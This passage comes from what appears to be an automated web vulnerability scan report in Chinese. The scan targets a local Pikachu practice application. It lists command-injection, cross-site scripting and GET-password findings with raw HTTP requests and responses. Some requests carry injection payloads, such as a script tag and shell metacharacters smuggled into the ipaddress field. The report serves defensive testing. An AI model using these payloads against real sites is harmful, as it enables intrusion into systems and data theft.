b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div    div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="rce.php"rce/a  /li  li class="active"exec "ping"/li  /ul!-- /.breadcrumb --  a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="想一下ping命令在系统上是怎么用的"  点一下提示~  /a    /div  div class="page-content"   div id="comm\_main"  p class="comm\_title"Here, please enter the target IP address!/p  form method="post"  input class="ipadd" type="text" name="ipaddress" /  input class="sub" type="submit" name="submit" value="ping" /  /form   pre ÷: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]  [-r count] [-s count] [[-j host-list] | [-k host-list]]  [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]  [-4] [-6] target\_name  ѡ:  -t Ping ֱָֹͣ  Ҫ鿴ͳϢ Ctrl+Break  Ҫֹͣ Ctrl+C  -a ַΪ  -n count Ҫ͵Ļ  -l size ͻС  -f ݰáֶΡ( IPv4)  -i TTL ʱ䡣  -v TOS ( IPv4ѱã  IP ͷеķֶûκ  Ӱ)  -r count ¼Ծ·( IPv4)  -s count Ծʱ( IPv4)  -j host-list бһʹõɢԴ·( IPv4)  -k host-list бһʹõϸԴ·( IPv4)  -w timeout ȴÿλظĳʱʱ()  -R ͬʹ·ɱͷԷ·( IPv6)  RFC 5095ô·ɱͷ  ʹô˱ͷĳЩϵͳܶ    -S srcaddr ҪʹõԴַ  -c compartment ·ɸձʶ  -p Ping Hyper-V ⻯ṩַ  -4 ǿʹ IPv4  -6 ǿʹ IPv6  qlyrsj$()\ wohsci\nzxyu qlyrsj$()\ wohsci\nzxyu /pre /div    /div!-- /.page-content --  /div /div!-- /.main-content --         div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../assets/js/jquery-ui.custom.min.js"/script script src="../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../assets/js/jquery.easypiechart.min.js"/script script src="../../assets/js/jquery.sparkline.index.min.js"/script script src="../../assets/js/jquery.flot.min.js"/script script src="../../assets/js/jquery.flot.pie.min.js"/script script src="../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../assets/js/ace-elements.min.js"/script script src="../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 您的脚本应筛选来自用户输入的元字符。 |
| 复测结果 |  |

* + - 1. 跨站脚本

|  |  |
| --- | --- |
| 风险名称 | 跨站脚本 |
| 风险级别 | **高** |
| 风险描述 | 跨站点脚本 (XSS) 是指客户端代码注入攻击，其中，攻击者可以将恶意脚本执行到合法的网站或 Web 应用程序中。当 Web 应用程序在其生成的输出中使用未经验证或未编码的用户输入时，就会发生 XSS。 |
| 请求数据 | POST /pikachu-master/vul/rce/rce\_ping.php HTTP/1.1  Content-Type: application/x-www-form-urlencoded  Referer: http://192.168.0.177/pikachu-master/vul/rce/rce\_ping.php  Cookie: PHPSESSID=8mdg0pmbv5up5fhlf86mnbkt87  Content-Length: 67  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive    ipaddress='"()%26%25acxScRiPt%20mDJc(9194)/ScRiPtsubmit=ping |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Type: text/html; charset=UTF-8  Date: Fri, 03 Feb 2023 01:01:38 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  X-Powered-By: PHP/7.0.9  Content-Length: 33731    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../assets/js/html5shiv.min.js"/script  script src="../../assets/js/respond.min.js"/script  ![endif]--  script src="../../assets/js/jquery-2.1.4.min.js"/script  script src="../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class="active"   a href="../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div    div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="rce.php"rce/a  /li  li class="active"exec "ping"/li  /ul!-- /.breadcrumb --  a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="想一下ping命令在系统上是怎么用的"  点一下提示~  /a    /div  div class="page-content"   div id="comm\_main"  p class="comm\_title"Here, please enter the target IP address!/p  form method="post"  input class="ipadd" type="text" name="ipaddress" /  input class="sub" type="submit" name="submit" value="ping" /  /form   prePing Ҳ '()%acxScRiPt mDJc(9194)/ScRiPtƣȻԡ /pre /div    /div!-- /.page-content --  /div /div!-- /.main-content --         div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../assets/js/jquery-ui.custom.min.js"/script script src="../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../assets/js/jquery.easypiechart.min.js"/script script src="../../assets/js/jquery.sparkline.index.min.js"/script script src="../../assets/js/jquery.flot.min.js"/script script src="../../assets/js/jquery.flot.pie.min.js"/script script src="../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../assets/js/ace-elements.min.js"/script script src="../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 对页面上呈现的用户输入应用上下文相关编码和/或验证 |
| 复测结果 |  |

* + 1. 中风险项
       1. 使用 GET 方法提交的密码字段

|  |  |
| --- | --- |
| 风险名称 | 使用 GET 方法提交的密码字段 |
| 风险级别 | **中** |
| 风险描述 | 这些页面包含带密码字段的表单。此表单的strong方法属性/strong要么设置为 GET，要么完全不定义（此情况下默认为 GET）。此配置可能会导致使用 GET 方法提交用户数据，从而致使密码字段的内容显示在 URL 中。敏感信息不可通过 URL 传递。URL 可以通过 Referer 报头记录或泄露。 |
| 请求数据 | GET /pikachu-master/vul/csrf/csrfget/csrf\_get\_login.php HTTP/1.1  Referer: http://192.168.0.177/pikachu-master/vul/csrf/csrfget/csrf\_get\_login.php  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Cache-Control: no-store, no-cache, must-revalidate  Content-Type: text/html;charset=utf-8  Date: Fri, 03 Feb 2023 00:59:49 GMT  Expires: Thu, 19 Nov 1981 08:52:00 GMT  Pragma: no-cache  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  Set-Cookie: PHPSESSID=84tbhc3gvimj9m9uc2k31bh537; path=/  X-Powered-By: PHP/7.0.9  Content-Length: 34874    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../../assets/js/html5shiv.min.js"/script  script src="../../../assets/js/respond.min.js"/script  ![endif]--  script src="../../../assets/js/jquery-2.1.4.min.js"/script  script src="../../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/csrf/csrf.php"  